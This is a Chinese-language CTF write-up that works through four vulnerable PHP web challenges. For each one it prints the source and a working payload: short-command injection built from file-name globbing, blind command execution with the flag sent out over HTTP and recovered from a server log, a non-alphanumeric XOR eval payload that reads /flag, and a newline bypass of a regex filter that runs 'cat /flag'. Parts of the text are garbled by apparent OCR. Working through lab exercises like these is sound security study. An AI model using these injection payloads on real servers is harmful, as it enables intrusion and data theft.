


第二周四道题 wp

<http://123.57.240.205:4001/>



./sandbox/7e9dc7c685ab41ba690c10b4a27c76b2
die

先看源代码,进行代码审计

```
1 $sandbox = './sandbox/' . md5("xxx" . $_SERVER['REMOTE_ADDR']);
2 @mkdir($sandbox);
3 @chdir($sandbox);
4 echo $sandbox;
5 file_put_contents('flag.php', '<?php $flag="flag{***}";');
6 if (isset($_GET['cmd']) && strlen($_GET['cmd']) <= 5) {
7 @exec($_GET['cmd']);
8 } else if (isset($_GET['reset'])) {
9 @exec('/bin/rm -rf ' . $sandbox);
10 header('Location:index.php');
11 }else{
12 die('die');
13 }
```

1. 输出的\$sandbox是在sandbox文件下的md5加密客户端ip,自动生成文件夹并跳转到文件夹目录下,读取flag.php文件,在地址栏访问,有flag.php
2. 判断每次传入的cmd命令长度不大于5,且可以通过传入reset参数重置环境

linux系统里,可以通过 > 来创建文件,也可用*进行命令拼接,输入*并执行,linux会把第一个列出的文件名当作命令,剩下的文件名当作参数

```
root@iZ2ze5rmf8lyj1geahh44hZ:~/level3# >echo
root@iZ2ze5rmf8lyj1geahh44hZ:~/level3# >hello
root@iZ2ze5rmf8lyj1geahh44hZ:~/level3# ls -al
total 8
drwxr-xr-x  2 root root 4096 Mar 13 17:15 .
drwx----- 52 root root 4096 Mar 13 17:14 ..
-rw-r--r--  1 root root   0 Mar 13 17:14 echo
-rw-r--r--  1 root root   0 Mar 13 17:15 hello
root@iZ2ze5rmf8lyj1geahh44hZ:~/level3# *
hello
root@iZ2ze5rmf8lyj1geahh44hZ:~/level3# echo *
echo hello
```

所以可以拼接命令

```
1 ?cmd=>cat
2 ?cmd=*>a
3 /sandbox/7e9dc7c685ab41ba690c10b4a27c76b2/a
```

```
<?php $flag="flag{w4nder}";
```

<http://123.57.240.205:4002/>

```
1 <?php
2 highlight_file(__FILE__);
3 exec($_GET['cmd']);
```

任何命令都执行不了,反弹shell也没回显,直接访问flag.php显示

```
flag{there_is_no_echo}
```

后来发现我的nc没有回显,轩成哥帮看了看,在日志里有,也是醉了

```
123.57.240.205 - - [13/Mar/2020:21:02:23 +0800] "GET /?ZmxhZ3t0aGVyZV9pc19ub19lY2hvfQ== HTTP/1.1" 200 11173 "-" "curl/7.47.0"
root@iZ2ze5rmf8l9y1geaah44hz:/var/log/apache2#
```

解下base64

```
root@iZ2ze5rmf8lyj1geahh44hZ:/var/log/apache2# echo ZmxhZ3t0aGVyZV9pc19ub19lY2hvfQo=|base64 -d
flag{there_is_no_echo}
root@iZ2ze5rmf8lyj1geahh44hZ:/var/log/apache2#
```

<http://123.57.240.205:4003/>

```
1 <?php
2 show_source(__FILE__);
3 $mess=$_GET['mess'];
4 if(preg_match("/[a-zA-Z]/",$mess)){
5     die("invalid input!");
6 }
7 eval($mess);
```

只能用特殊字符和数字进行命令注入

思路是php的异或注入

```

1 payload:
2 ?mess=$_['_'].(??^??);$__=
  (??^??);$__=$$_;$__($__[0]);
3 post:
4 0=phpinfo(); //没有禁用readfile函数
5 0=readfile('/flag');

```

```
flag{d4e3ade2ef32cda7a3ff903face26bb9}
```

<http://123.57.240.205:4005/>

```
1 <?php
2 highlight_file(__FILE__);
3 $filename=$_GET['path'];
4 if(!preg_match("/^[a-zA-Z0-9]+.txt$/m", $filename)){
5     die('false');
6 }
7 else{
8     echo exec('cat '.$filename);
9 }
```

/m修饰符表示正则开启多行匹配,多行模式可以配合
换行符绕过

```
<?php
highlight_file(__FILE__);
$filename=$_GET['path'];
if(!preg_match("/^[a-zA-Z0-9]+.txt$/m", $filename)){
    die('false');
}
else{
    echo  exec('cat '.$filename);
}

flag{it's_the_waf_of_extension}
```

ols - 123.57.240.205:4005/?path=%0a1.txt%0acat%20/flag

Elements Console Sources Network Performance

AD SPLIT EXECUTE TEST ▾ SQLI

/123.57.240.205:4005/?path=%0a1.txt%0acat /flag
flag{it's_the_waf_of_extension}